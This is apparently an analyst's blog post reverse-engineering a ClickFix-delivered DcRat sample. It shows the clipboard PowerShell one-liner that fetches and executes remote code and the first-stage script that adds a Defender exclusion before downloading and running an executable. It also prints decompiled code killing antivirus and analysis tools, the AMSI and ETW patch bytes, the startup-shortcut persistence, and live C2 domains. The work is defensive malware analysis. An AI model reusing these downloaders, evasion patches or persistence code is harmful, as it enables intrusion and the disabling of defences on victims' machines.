During the late 2024 and early 2025 a new social engineering threat became more and more famous. In the so called ClickFix attack a user is tricked into running malicious code by executing code placed by the adversary into the users clipboard via the Windows Run Dialog (Win+R). The common attack pattern is, that the user is browsing an either malicious site or one beeing compromised by an adversary. While the page loads, a small JavaScript embedded is executed and show the user a Window looking like the well known CAPTCHA tests.

The user is requested to press Win+R, followed by Ctrl+Vand Enter. In the background the malicious site had stored the payload in the users clipboard which is know executed by the user. From code level perspective this looks like the following:

where the actuall command is defined some lines later in the source code.

From a technical perspective this attack is rather unspectacular. The payload is often a simple Powershell IWR or IEX with remote payload. However, from my day to day work as a Cyber Security Analyst I observe two major things happening:
- Many customers and end-users were victimized by this trick, just because it is not yet kown like the common Office Macros or mails from the prince who wants to gift us his money.
- The ClickFix technique becomes more and more famous and with every day slight modifications were developed to by-pass detections and mittigations. Different initial key combinations, different payloads and front-end presentation, …
So my educated guess is that this technique, or at least a similiar one, will accompany us for a while. The later motivated me to take a closer look one one of such campaigns.
For the sake of this blog post we will take a look at a basic Powershell script based malware delivered via the well known ClickFix technique. The sample I have chosen can be found on https://bazaar.abuse.ch.
- SHA256:
e152dde2abd6793b97bc5fb3cb9c67349ea10ed4dd10554ba739bdb5862d224d - Type
*.ps1 - Initial Vector of Delivery: ClickFix
- Date of Submission: 17.05.2025
- Download URL: Malware Bazare
So lets get started and dive into the initial triage phase.
Initial Triage of the Clipboard Payload
The Powershell script, copied to the users clipboard was
powERsheLl /nOPR"o" ―W h -c "$url = 'g"t"sve"ri"ff.xyz';$s"cr"i"pt" = I"nv"oke-"RestM"et"hod" -"Ur"i $url;I"n"vok"e-"Ex"p"re"ss"ion $scr"ip"t"
As often with ClickFix, the initial downloader is very simple and short. The adversary try to avoid lengthy and suspicous commands to let it look more legitimate. This allows us analysts to easly de-obfuscate the initial downloader. Here, it is basivally the following Invoke-WebRestMethod based downloader.
powershell.exe -NoProfile -WindowStyle Hidden -c "{
	$url = 'gtsveriff.xyz'
	$script = Invoke-RestMethod -Uri $url;
	Invoke-Expression $script
}"
Naturally, our next goal becomes to check of the payload is still online and provided by the attacker. Since the malware is in place just for a few days, chances are good to obtain the actual sample. And surprise we did!
Obtaining the First Stage
Since the initial domain was still up, we were easily able to download the script, e.g., by using curl. Notice that some adversaries try to avoid analysist from downloading the actual malware code by applying User-Agent based detections or IP blocking. In such a case we can still succeed downloading the payload by mimicing the actual downloader as close as possible. In this case here, this would mean to download the first stage using Invoke-RestMethod from a PowerShell session.
Once downloaded, we were presented by the following code:
function VoidHelp {
	while ($true) {
	    $command = "Add-MpPreference -ExclusionPath 'C:\Windows\Temp'"
	    $proc = Start-Process
		    powershell.exe `
		    -ArgumentList `
		    "-NoProfile -ExecutionPolicy Bypass -Command `$ErrorActionPreference='Stop'; $command" `
		    -Verb RunAs `
		    -PassThru
	    $proc.WaitForExit()

	    if ($proc.ExitCode -eq 0) {
	        Start-Sleep -Seconds 5
			RecHelp
	        break
	    } else {

	    }
	}
}

function RecHelp {
	$iks = @{
		"ny8DsFfwg1" = "FLiAHJErkN"
	}
	$url = "http://gettsveriff.com/bgj3/ckjg.exe"
	$destination = "C:\Windows\Temp\tybd7.exe"
	Invoke-WebRequest -Uri $url -Headers $iks -OutFile $destination
	Start-Process -FilePath $destination

}

VoidHelp
The SHA256file hash of this first stage is D0D3E0DAC4AFD763BAA0235CA88294FDC0A41CEFAD649C7A3E07516A2F67EAB2 and its main purpose is to download the second stage to the temporary directory C:\Windows\Temp. However, before doing so, a new Microsoft Defender directory exclusion is set. Also the download requires to have set the HTTPparameter "ny8DsFfwg1" = "FLiAHJErkN"in the header. Otherwise the download will eventually fail. Another protection the adversary implemented to avoid us obtaining the actual malicious sample.
Now, let us try to get this second stage by abusing the attackers downloader script.
function download_stage_2 {
    $iks = @{
	    "ny8DsFfwg1" = "FLiAHJErkN"
    }
    $url = "http://gettsveriff.com/bgj3/ckjg.exe"
    $destination = "C:\Users\forensics\Downloads\tybd7.exe"
    Invoke-WebRequest -Uri $url -Headers $iks -OutFile $destination
}

download_stage_2
The downloads succeeds and we obtain the next stage named tybd7.exe. The files SHA256hash is 08037DE4A729634FA818DDF03DDD27C28C89F42158AF5EDE71CF0AE2D78FA198 and the hash is not known von https://virustotal.com. Thus, the sample is an analysis worth!
Analysing tybd7.exe (2nd Stage)
Initial File Triage
Let us start by a basic statically file triage. The files SHA256 hash is given by the value 08037DE4A729634FA818DDF03DDD27C28C89F42158AF5EDE71CF0AE2D78FA198 as already known from the previous section. The file is a 32 bitexecutable. The files description reads CxApp and taking the strings and file entropy into account the malware is not very obfuscated. The original filename version info says that the app is called Stub.exe. The imported libraries indicate that it is may written in .NET due to the inclusion of mscore.dll.
Detect it easy supports our hypothesis and confirms that we have to deal with a basic .NET malware sample. Even more, it will provide us helpful information on the obfuscator may be in use.

Before diving into the actual analysis of the binary, let us shortly have a look on the contained strings. Below ist just a highlighting of the ones contained.
001757a0	0000002d	U	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
00175804	0000001d	U	/c schtasks /delete /f  /tn "
00175844	00000009	U	SOFTWARE\
00175862	00000009	U	@echo off
00175876	0000000f	U	timeout 3 > NUL
0017589e	00000005	U	DEL "
001758aa	00000007	U	" /f /q
001758ba	00000006	U	Logger
001758c8	00000009	U	keyLogger
001758e6	00000012	U	###  Clipboard ###
00176d10	0000000d	U	DeleteApp.url
00176d2c	0000000f	U	C:\Windows\Temp
00176d4c	00000009	U	tybd7.exe
00176d60	00000012	U	[InternetShortcut]
00176d86	0000000c	U	URL=file:///
00176dc0	00000005	U	Po_ng
00176dcc	00000006	U	Remote
00176de0	00000006	U	Delete
00176dee	00000006	U	keylog
00176dfc	00000005	U	Shell
00176e08	00000007	U	Msgpack
00176e18	00000034	U	/c schtasks /create /f /sc onlogon /rl highest /tn "
00176e82	00000008	U	" /tr '"
00176e94	00000009	U	"' & exit
00176ea8	0000002e	U	SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
00176f06	0000000a	U	START "" "
00176f1c	00000011	U	Install Failed :
00176f40	0000000b	U	Taskmgr.exe
00176f58	00000011	U	ProcessHacker.exe
00176f7c	0000000b	U	procexp.exe
00176f94	0000000b	U	MSASCui.exe
00176fac	0000000b	U	MsMpEng.exe
00176fc4	0000000b	U	MpUXSrv.exe
00176fdc	0000000c	U	MpCmdRun.exe
00176ff6	0000000a	U	NisSrv.exe
0017700c	00000018	U	ConfigSecurityPolicy.exe
0017703e	0000000c	U	MSConfig.exe
00177058	0000000b	U	Regedit.exe
00177070	0000001e	U	UserAccountControlSettings.exe
001770ae	0000000c	U	taskkill.exe
001770c8	00000010	U	\\{0}\root\CIMV2
001770ea	00000023	U	SELECT * FROM Win32_OperatingSystem
00177132	0000000b	U	ProductType
The strings already gave us an overview on the malware’s capabilities. We observe several possible persistence mechanisms like scheduled tasks, and the registry Run key, as well as some indicators for keylogging, local computer enumeration and network connectivity. We may take this into our mind when analyzing the sample in the next section.
Reverse Engineering tybd7.exe
Since the given sample is i863 architecture, we open the 32 bit version of DnSpyEx and load the sample to begin with our analysis.
Once loaded, we see the Build.exe assembly containing several classes. The classnames are not obfuscated and we can get some clue about them. There is a Client namespace containing the classes
Client.Program.Main: providing the applications entry pointClient.Settings: The malware settingsClient.Algorithm.AES256: providing basic implementation ofAES256encryptionClient.Connection.ClientSocket: giving network capabilitiesClient.Helper.*: Several utilities like anti-analysis mechanisms and P/Invoke helpers.Client.Install.NormalStartup: likely being related to the persistence mechanisms.
Beside this, we spot a kind of Plugin system available, basic keylogging capabilities and a reverse shell.
All in all the sample is not obfuscated by any means!
Extracting the Malware Configuration
Funnily, the adversary does not protect the malware’s configuration by any means. Actually, the attacker did a good job in Software design and encapsulated the entires settings inside the Client.Settingsclass without any obfuscation.
public static bool InitializeSettings()
{
	bool flag;
	try
	{
		Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
		Settings.aes256 = new Aes256(Settings.Key);
		Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts);
		Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts);
		Settings.Ver_sion = Settings.aes256.Decrypt(Settings.Ver_sion);
		Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall);
		Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
		Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin);
		Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti);
		Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process);
		Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD);
		Settings.Group = Settings.aes256.Decrypt(Settings.Group);
		Settings.Hw_id = HwidGen.HWID();
		Settings.Server_signa_ture = Settings.aes256.Decrypt(Settings.Server_signa_ture);
		Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certifi_cate)));
		flag = Settings.VerifyHash();
	}
	catch
	{
		flag = false;
	}
	return flag;
}
While it is possible to manually execute these decodings, a much faster way to do this is to extract the Client.Settingsclass from the sample and execute it into a new Console Application printing out the decoded and decrypted configuration.
The result of the decoders execution is listed below.
Port=7777

Hosts= [
	hkfasfsafg.click,
	hfjwfheiwf.click,
	jfhaowhfjk.click,
	hfjaohf9q3.click,
	fshjaifhajfa.click
]

Version=LoaderPanel

Install=false

InstallFolder=%AppData%

InstallFile=

Key=vsx3yJJuSig6rrwJx1Cs7bMSBJRVkR9p

Mutex=dxrfuhttmneigievnhg

Server_Certificate=
	[Subject]
	  CN=DcRat
	[Issuer]
	  C=CN, L=SH, O=DcRat By qwqdanchun, OU=qwqdanchun, CN=Loader Panel
	[Serial Number]
	  00B247E1B75F3CF13977231EBC3F4A24445D4B1DF1
	[Not Before]
	  30/07/2024 18:48:23
	[Not After]
	  09/05/2035 18:48:23
	[Thumbprint]
	  F6651008D219EBA8E66082632954684F6AD027D6

ServerSignature=
moARP2ilwwb46Uu1bzWUZTVB0GP7xM1q5BnrWDDw/ApLcb7eUPvM2UqnQm36fmkch/34sLs3cF2TQ83qC33yp5CHQOErcSBGropIhfXoUeA33XKMACcksz/aLy4PuEXsPY3ksQgefpI86mp1dHrGy2H9yJpEhouz4mfmkakhbD8=

aes256=Client.Algorithm.Aes256

Paste_bin=null

BS_OD=false

Hw_id=6B4747F00656A9C05850

De_lay=1

Group=Default

Anti_Process=false

An_ti=false
The settings provide us with vital information. We obtain the list of possible C2 domains, as well as the port used to connect to them. Beside this we have the server certificate and fingerprint. The AES key may was used to encrypt the configuration only, however it is good practice to keep it in mind just in case that there is some additional crypto involved later on.
Discussing the Malware’s Capabilities
From the extracted configuration we already have a rough overview on the samples capabilities. It seems like there were some anti-forensics techniques applied, mutal exclusion using Mutex and persistence implementations. Beside this, keylogging and network capabilities seems to be in the scope of the malware as well.
Unterstanding the implemented Anti-Analysis Techniques
Runtime Environment Analysis
Beside a basic Thread.Sleep(Settings.De_leay) in the very beginning, the malware seems to pose a more advanced anti analysis method called just a few lines of code later in the Client.Program.Mainmethod.
// Client.Program.Main: lines 13 to 22
try
{
	if (Convert.ToBoolean(Settings.An_ti))
	{
		Anti_Analysis.RunAntiAnalysis();
	}
}
catch { }

// Client.Program.Main: line 23
A.B();

// Client.Program.Main: lines 34 to 43
try
{
	if (Convert.ToBoolean(Settings.Anti_Process))
	{
		AntiProcess.StartBlock();
	}
}
catch { }
From our readings of the configuration the An_ti, as well as the Anti_Process boolean are set to false and this code is never executed, however it may makes sense to understand its capabilities through.
So let us start by taking a look for the Anti_Analysis class from the Client.Helpernamespace. The class does contain three public member functions namely RunAntiAnalysis(), IsServerOS() and isVM_by_wim_temper(), where the first function simply calls and checks the results from the second two.
The names are very descriptive and the IsServerOS method, is basically checking the Operating system type using WMI. Using the query
SELECT * FROM Win32_OperatingSystem
first the operating system information is read from \\\\{Environment.MachineName}\\root\\CIMV2 scope. Afterwards, the “ProductType” value is compared to 1U, 2U, and 3U. Only if the query returns 2U, the machine is a server instance.
Notice, that if WMI access fails for some reason, the malware will assume to not be executed on a server instance!
The isVM_by_wim_temper() method uses WMI as well to determine if the malware was executed on a Virtual Machine. The used query
Select * from Win32_CacheMemory
checks the cache memory, which is a well known technique to determine if running in an virtualized environment. In, e.g., VirtualBox, this table would be empty.
The AntiProcess class from the Client.Helper namespace provides some more functionality. However, there are two public functions StartBlock() and StopBlock()only.
The StartBlock()method is launching a new thread calling the classes internal Block() function right after creation.
private static void Block()
{
	while (AntiProcess.Enabled)
	{
		IntPtr intPtr = AntiProcess.CreateToolhelp32Snapshot(2U, 0U);
		PROCESSENTRY32 processentry = default(PROCESSENTRY32);
		processentry.dwSize = (uint)Marshal.SizeOf(typeof(PROCESSENTRY32));
		if (AntiProcess.Process32First(intPtr, ref processentry))
		{
			do
			{
				uint th32ProcessID = processentry.th32ProcessID;
				string szExeFile = processentry.szExeFile;
				if (AntiProcess.Matches(szExeFile, "Taskmgr.exe")
					|| AntiProcess.Matches(szExeFile, "ProcessHacker.exe")
					|| AntiProcess.Matches(szExeFile, "procexp.exe")
					|| AntiProcess.Matches(szExeFile, "MSASCui.exe")
					|| AntiProcess.Matches(szExeFile, "MsMpEng.exe")
					|| AntiProcess.Matches(szExeFile, "MpUXSrv.exe")
					|| AntiProcess.Matches(szExeFile, "MpCmdRun.exe")
					|| AntiProcess.Matches(szExeFile, "NisSrv.exe")
					|| AntiProcess.Matches(szExeFile, "ConfigSecurityPolicy.exe")
					|| AntiProcess.Matches(szExeFile, "MSConfig.exe")
					|| AntiProcess.Matches(szExeFile, "Regedit.exe")
					|| AntiProcess.Matches(szExeFile, "UserAccountControlSettings.exe")
					|| AntiProcess.Matches(szExeFile, "taskkill.exe")
				)
				{
					AntiProcess.KillProcess(th32ProcessID);
				}
			}
			while (AntiProcess.Process32Next(intPtr, ref processentry));
		}
		AntiProcess.CloseHandle(intPtr);
		Thread.Sleep(50);
	}
}
The function uses CreateToolhelp32Snapshot() in order to receive a list of running processes. Next, the running processes are checked against a list of well known tools commonly used during malware analysis, as well as common Anti-Virus solutions. If a match is found the malware is trying to kill that process.
AMSI and Windows Event Log Patching
Anyways, there is one interesting call listed above we not yet have commented on. I am talking about the A.B(). This is may one of the more interesting calls since the author of the malware does nat gave the function a descriptive name.
public static void B()
{
	bool flag = IntPtr.Size != 4;
	if (flag)
	{
		A.Patcham_si(A.x64_am_si_patch);
		A.PatchETW(A.x64_etw_patch);
		return;
	}
	A.Patcham_si(A.x86_am_si_patch);
	A.PatchETW(A.x86_etw_patch);
}
From the functions names, we can conclude that there is an AMSI bypass used here, as well as patching the Windows Event Logs.
A more depth analysis points out that the malware looks for the amsi.dll inside the current process load modules and try to patch the AmsiScanBufferfunction.
In the very same way, the EtwEventWrite function from ntdll.dll is patched by the sequence 0x33,0xC0,0xC2,0x14,0x00, which maps to the assembly
XOR eax, eax
RET 0x14
So, after the patch is applied, every call to the EtwEventWrite function will simply return with an successful exit-code zero.
The same can be proved true for the AmsiScanBuffer function.
So to sum up, the malware is capable of determining its runtime environment using WMI, and killing eventually analysis and malware protection tools on runtime. Beside this, an AMSI and Windows EventLog bypass is implemented. However, as said before the first two techniques were not applied in the sample analyzed here.
Analyzing the Persistence Mechanisms
Our initial triage let us assume that the malware is writing to the Run key of the registry. However, actually there is another persistence mechanism in place, which is using the InternetShortcut feature commonly used to open a URL at login. “Simon does” have a nice blog article about that technique. In the malware’s code this technique reflects by the following lines of code directly executed from the Mainfu nction.
internal class Stool
{
	public static void Start()
	{
		string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), "DeleteApp.url");
		string text2 = Path.Combine("C:\\Windows\\Temp", "tybd7.exe");
		if (!File.Exists(text))
			{
				Stool.Shortcut(text, text2);
			}
	}

	private static void Shortcut(string shortcutPath, string targetPath)
	{
		string[] array = new string[]
		{
			"[InternetShortcut]",
			"URL=file:///" + targetPath.Replace("\\", "/")
		};
		File.WriteAllLines(shortcutPath, array);
	}
}
The heart of the function is
string[] array = new string[]
{
	"[InternetShortcut]",
	"URL=file:///" + targetPath.Replace("\\", "/")
};
where a Shortcut is created to the Windows Startup folder containing a link file named DeleteApp.url, wich is revering to the path file:////C:/Windows/Temp/tybd7.exe where the malware is located. Hence, on each login this URL will be browsed invoking the file explorer and finally triggering the execution of the malware.
Understanding the Malware’s main loop
Finally, let us focus on the malware’s main loop, where the actual adversary functionality is implemented.
// Client.Program.Main: Lines 72 to 87
for (;;)
{
	try
	{
		if (!ClientSocket.IsConnected)
		{
			ClientSocket.Reconnect();
			ClientSocket.InitializeClient();
		}
	}
	catch { }
	Thread.Sleep(5000);
}
The loop is quite simply, inside an infinite for-loop the executed sample will try to re-connect every five seconds, the connection was loosed for some unknown reason. Interestingly there is no execution block executing any harmfull code in the first place.
To better understand what is going on here. We need to investigate the ClientSocket class.
Investigating the ClientSocket class
Analyzing the ClientSocket class from the Client.Connection namespace does not pose a lot of surprise. We have basic handling of network connectivity. On initial connect, the functionality will shuffle the previously found array of URLs and try to connect to the first one available. The established connection is protected by SSL and server certificate validation is handled in this class. We also observe basic KeepAlive / Beaconing mechanism. All very common to any network application and not really related to malware.
The most interesting method of the class is the asynchronous ClientSocket.ReadServerDatafunction, managing the data transfered over the SSL socket. Walking through the boilerplate code, we finally observe that there is called another function handling the actual payload send by the attacker. This function is listed below.
public static void Read(object data)
{
	try
	{
		MsgPack msgPack = new MsgPack();
		msgPack.DecodeFromBytes((byte[])data);
		string asString = msgPack.ForcePathObject("Pac_ket").AsString;
		if (!(asString == "Po_ng"))
		{
			if (!(asString == "Remote"))
			{
				if (!(asString == "Pe"))
				{
					if (!(asString == "Delete"))
					{
						if (!(asString == "keylog"))
						{
							if (asString == "Shell")
							{
								global::PluginShell.Plugin.Run(
									ClientSocket.TcpClient,
									Settings.Server_Certificate,
									Settings.Hw_id, msgPack.ForcePathObject("Msgpack").GetAsBytes(),
									MutexControl.currentApp,
									Settings.MTX,
									Settings.BS_OD,
									Settings.In_stall
								);
							}
						}
						else
						{
							global::PluginKeyLog.Plugin.Run(
								ClientSocket.TcpClient,
								Settings.Server_Certificate,
								Settings.Hw_id,
								msgPack.ForcePathObject("Msgpack").GetAsBytes(),
								MutexControl.currentApp,
								Settings.MTX,
								Settings.BS_OD,
								Settings.In_stall
							);
						}
					}
					else
					{
						global::PluginPe.Plugin.Run(
							ClientSocket.TcpClient,
							Settings.Server_Certificate,
							Settings.Hw_id,
							msgPack.ForcePathObject("Msgpack").GetAsBytes(),
							 MutexControl.currentApp,
							 Settings.MTX,
							 Settings.BS_OD,
							 Settings.In_stall
						);
					}
				}
				else
				{
					global::PluginPe.Plugin.Run(
						ClientSocket.TcpClient,
						Settings.Server_Certificate,
						Settings.Hw_id,
						msgPack.ForcePathObject("Msgpack").GetAsBytes(),
						MutexControl.currentApp,
						Settings.MTX,
						Settings.BS_OD,
						Settings.In_stall
					);
				}
			}
			else
			{
				global::Plugin.Plugin.Run(
					ClientSocket.TcpClient,
					Settings.Server_Certificate,
					Settings.Hw_id,
					msgPack.ForcePathObject("Msgpack").GetAsBytes(),
					MutexControl.currentApp,
					Settings.MTX,
					Settings.BS_OD,
					Settings.In_stall
				);
			}
		}
		else
		{
			ClientSocket.ActivatePo_ng = false;
			MsgPack msgPack2 = new MsgPack();
			msgPack2.ForcePathObject("Pac_ket").SetAsString("Po_ng");
			msgPack2.ForcePathObject("Message")
				.SetAsInteger((long)ClientSocket.Interval);
			ClientSocket.Send(msgPack2.Encode2Bytes());
			ClientSocket.Interval = 0;
		}
	}
	catch (Exception ex)
	{
		ClientSocket.Error(ex.Message);
	}
}
Here comes the malware’s plugin mechanism at its shine. Using extendable plugins the malware provides the “Po_ng”, “Remote”, “Pe”, “Delete”, “keylog” and “Shell” commands.
To represent the actual payload, the MessagePack library is used.
For the sake of this blog post I will stop the analysis here. I belive we have a quit good understanding of the malwares capabilities. Also the names of the Plugins are very self-explaining on their purpose. With the obtained Indicators of Compromise (IoCs), we would be able to mitigate and respond to that very specific threat. General development of detection rules is a different topic may be addressed in a later blog series. So lets call it a day and never belive the internet - Especially not if a page requests you to interact with your OS.
Summary
The client was targeted by a ClickFix technique and brought to execute a simple Powershell snippet using the Run Dialog. This code was a simple stage one downloader, requesting the first stage using Invoke-RestApi function. The so obtained first stage served the entire purpose of preparing the environment to receive the final malware by e.g., setting a specific Microsoft Defender exclusion. Once the malware was downloaded to the system it provided the attacker with basic key logger functionality, an integrated reverse shell and some minor relevant functionality. The C2 communication with the adversary was secured using SSL. Beside this the malware implemented several anti-analysis techniques like detection of virtualized environments, enumeration of possible analysis tools and bypass patches for AMSI and the Windows Event Log. However, interestingly not all of these features were enabled in the given sample. The provided specism applied the patching only. For the long time run the attacker achieved persistence by adding a custom URL executed on each logon, referring to the file:// URI of the malware.